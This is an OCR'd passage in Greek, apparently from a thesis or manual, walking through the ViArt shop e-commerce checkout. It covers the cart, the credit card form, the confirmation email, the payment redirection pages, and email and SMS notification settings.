



Εικόνα 79: Προσθήκη δεύτερου προϊόντος στο καλάθι αγορών του πελάτη.



Εικόνα 80: Καλάθι αγορών.

Ο πελάτης επιλέγει ολοκλήρωση των αγορών του και εμφανίζεται η παρακάτω φόρμα:






Εικόνα 81: Φόρμα ολοκλήρωσης των αγορών.

Το επόμενο βήμα είναι να επιλεγεί ο τρόπος πληρωμής. Ένας τρόπος είναι ο πελάτης να πληρώσει μέσω της πιστωτικής του κάρτας, διαφορετικά να πληρώσει μέσω των εξωτερικών συστημάτων πληρωμής και συγκεκριμένα να επιλέξει ένα από τα 52 συστήματα πληρωμής που υποστηρίζει το ηλεκτρονικό μας κατάστημα.

Στο παράδειγμα που βρισκόμαστε, ο πελάτης επιλέγει να πληρώσει μέσω της πιστωτικής του κάρτας, παρακάτω θα αναλύσουμε ξεχωριστά την χρήση εξωτερικών μεθόδων πληρωμών.

Αφού ο πελάτης επιλέξει πληρωμή μέσω πιστωτικής κάρτας, εμφανίζεται η παρακάτω φόρμα:




Εικόνα 82: Στοιχεία πιστωτικής κάρτας πελάτη.

Τα στοιχεία που πρέπει να συμπληρώσει ο πελάτης είναι τα εξής:


- Όνομα κατόχου κάρτας(αυτό που αναγράφεται στην κάρτα).
- Αριθμός κάρτας.
- Ημερομηνία έναρξης και λήξης κάρτας
- Τύπος κάρτας(Visa, Visa electron, MasterCard, American Express, Switch, Solo, JCB, Delta, Euro card, Discover).
- Κωδικός ασφαλείας.

Στο τέλος της φόρμας ο πελάτης επιλέγει συνέχεια για να προχωρήσει στο τελικό βήμα της παραγγελίας του.



Εικόνα 83: Επιβεβαίωση παραγγελίας, λεπτομέρειες τρόπου πληρωμής.


Η παραπάνω σελίδα ενημερώνει τον πελάτη για την επιτυχή διεξαγωγή της παραγγελίας του, ενώ παράλληλα του αποστέλλεται ένα μήνυμα στο ηλεκτρονικό του ταχυδρομείο με τα στοιχεία της παραγγελίας.



Εικόνα 84: "Σας ευχαριστούμε για την αγορά σας"

Με αυτόν τον τρόπο ολοκληρώνεται η διαδικασία της παραγγελίας.

Το μήνυμα του ηλεκτρονικού ταχυδρομείου που του αποστέλλεται μοιάζει όπως το ακόλουθο:



Εικόνα 85: παράδειγμα ηλεκτρονικού ταχυδρομείου.

Thank you for your order received today at http://alexia-acer/ViArt_shop/.

Your reference number is 15.

These are the products you have ordered:

==========

[Προϊόν] [Τιμή excl. TAX][Ποσότητα][Σύνολο excl. TAX]

==========

[ACER ASPIRE]

[$1,519.69][1][[$1,519.69]

[APPLE IPOD TOUCH]

[$509][1][[$509]

==========

Σύνολο προϊόντων:[$2,028.69]

==========

==========
=
Συνολικό κόστος αγορών: $2,028.69
==========

3.8 Ρυθμίζοντας τη διαδικασία παραγγελίας

Οποιαδήποτε παραγγελία εντάσσεται στο σύστημα μας τοποθετείται στην αρχική, “Checkout: personal information”, σελίδα (order_info.php).

Σε αυτό το στάδιο η παραγγελία προστίθεται στη βάση δεδομένων και μπορούμε να την παρακολουθήσουμε στο τμήμα του διαχειριστή, στην κατάσταση νέα παραγγελία τοποθετήθηκε (Administration > Sales Orders). Παρατηρούμε ότι η παραγγελία έχει αποθηκευτεί ακόμα και αν δεν έχει ολοκληρωθεί (για παράδειγμα ο πελάτης έχει αλλάξει τη γνώμη του/της). Ο λόγος για μια τέτοια συμπεριφορά είναι ότι στο επόμενο βήμα ο πελάτης ανακατευθύνεται στη σελίδα του συστήματος πληρωμής και το ηλεκτρονικό μας κατάστημα έχει ως εγγραφές όλες τις δυνατές παραγγελίες.

Αφού η παραγγελία έχει προηγηθεί, υπάρχουν δύο διαφορετικές παραλλαγές: ο πελάτης ανακατευθύνεται στη σελίδα συστήματος πληρωμής ή παραμένει στην άμεση συνδεδεμένη σελίδα του ηλεκτρονικού μας καταστήματος.


- Στην περίπτωση που απαιτείται η χρήση εξωτερικού συστήματος πληρωμής (για παράδειγμα PayPal, 2Checkout κτλ): αφού η παραγγελία τοποθετηθεί στην αρχική, “Checkout: personal information”, σελίδα (order_info.php), ο πελάτης θα ανακατευθυνθεί στη σελίδα του συστήματος στην οποία θα πρέπει να παρέχει τις λεπτομέρειες πληρωμής του και τη διεύθυνση παράδοσης. Όταν ολοκληρωθούν οι ρυθμίσεις του συστήματος παραγγελίας, ο πελάτης θα επιστρέψει στην τελική, “Checkout Final”, σελίδα (order_final.php) όπου η παραγγελία θα καθοδηγηθεί και η κατάλληλη κατάσταση θα προσδιοριστεί. Αυτές οι ρυθμίσεις καθορίζονται από το Administration > Payment Systems > Final Checkout Page > Validation Parameters. Με το συγκεκριμένο τρόπο το κύριο μέρος της διαδικασίας παραγγελίας εκτελείται στη σελίδα του συστήματος πληρωμής και λαμβάνουμε μόνο τα αποτελέσματα.

- Στην περίπτωση που ο πελάτης παραμένει στη σελίδα του καταστήματος και ολόκληρη η διαδικασία μεταφέρεται εκεί: αφού η παραγγελία τοποθετηθεί στην αρχική, “Checkout: personal information”, σελίδα (order_info.php), ο πελάτης θα ανακατευθυνθεί στη δεύτερη, “Checkout: personal information”, σελίδα (credit_card_info.php) στην οποία ο πελάτης θα υποβάλει τις λεπτομέρειες πληρωμής του (αριθμός πιστωτικής κάρτας, τύπος πιστωτικής κάρτας). Αφού τα δεδομένα έχουν εισαχθεί, ο πελάτης ανακατευθύνεται στη σελίδα επιβεβαίωσης (order_confirmation.php). Εκεί, ο πελάτης θα μπορεί να ελέγξει όλες τις λεπτομέρειες παραγγελίας του και να επιβεβαιώσει τις αγορές του.

Αυτές οι ρυθμίσεις καθορίζονται από το Administration > Payment Systems > Final Checkout Page > Validation Parameters.

3.9 Ειδοποίηση μέσω email

Με το ViArt shop μπορούμε να δεχόμαστε ειδοποιήσεις email από διαφορετικές ενέργειες οι οποίες λαμβάνουν μέρος στο ηλεκτρονικό μας κατάστημα. Επιπλέον μπορούμε να ρυθμίσουμε τις ειδοποιήσεις email ως υπηρεσία για τους πελάτες του ηλεκτρονικού μας καταστήματος.




Εικόνα 86: Ειδοποίηση μέσω email, enable SMTP server.

3.10 Ειδοποίηση μέσω sms

Το ViArt shop μας επιτρέπει να παραμένουμε ενημερωμένοι και σε ισχύ οποιαδήποτε στιγμή. Όταν λαμβάνει χώρα ένα καθορισμένο συμβάν το σύστημα θα αποστέλλει sms ειδοποίηση τόσο σε εμάς ως διαχειριστές όσο και στους πελάτες του ηλεκτρονικού μας καταστήματος. Μπορούμε να ενεργοποιήσουμε τις παρακάτω ειδοποιήσεις sms:

- Αποστολή ειδοποιήσεων sms στο διαχειριστή/χρήστη,
- Η αποδεκτή/προερχόμενη ειδοποίηση sms θα πρέπει να περιέχει τον αντίστοιχο αριθμό σε διεθνή πρότυπα.
- Τα μηνύματα sms ειδοποιήσεων πρέπει να περιέχουν το μήνυμα αυτό καθεαυτού.




Εικόνα 87: ειδοποίηση μέσω sms.


3.11 Γενικές ρυθμίσεις συστήματος πληρωμής

Κατά πόσον αποφασίσουμε να χρησιμοποιήσουμε ένα υπάρχον σύστημα πληρωμής ή να δημιουργήσουμε ένα καινούριο εντελώς, το πρώτο πράγμα που χρειάζεται να κάνουμε είναι να προσδιορίσουμε τις κύριες ρυθμίσεις.

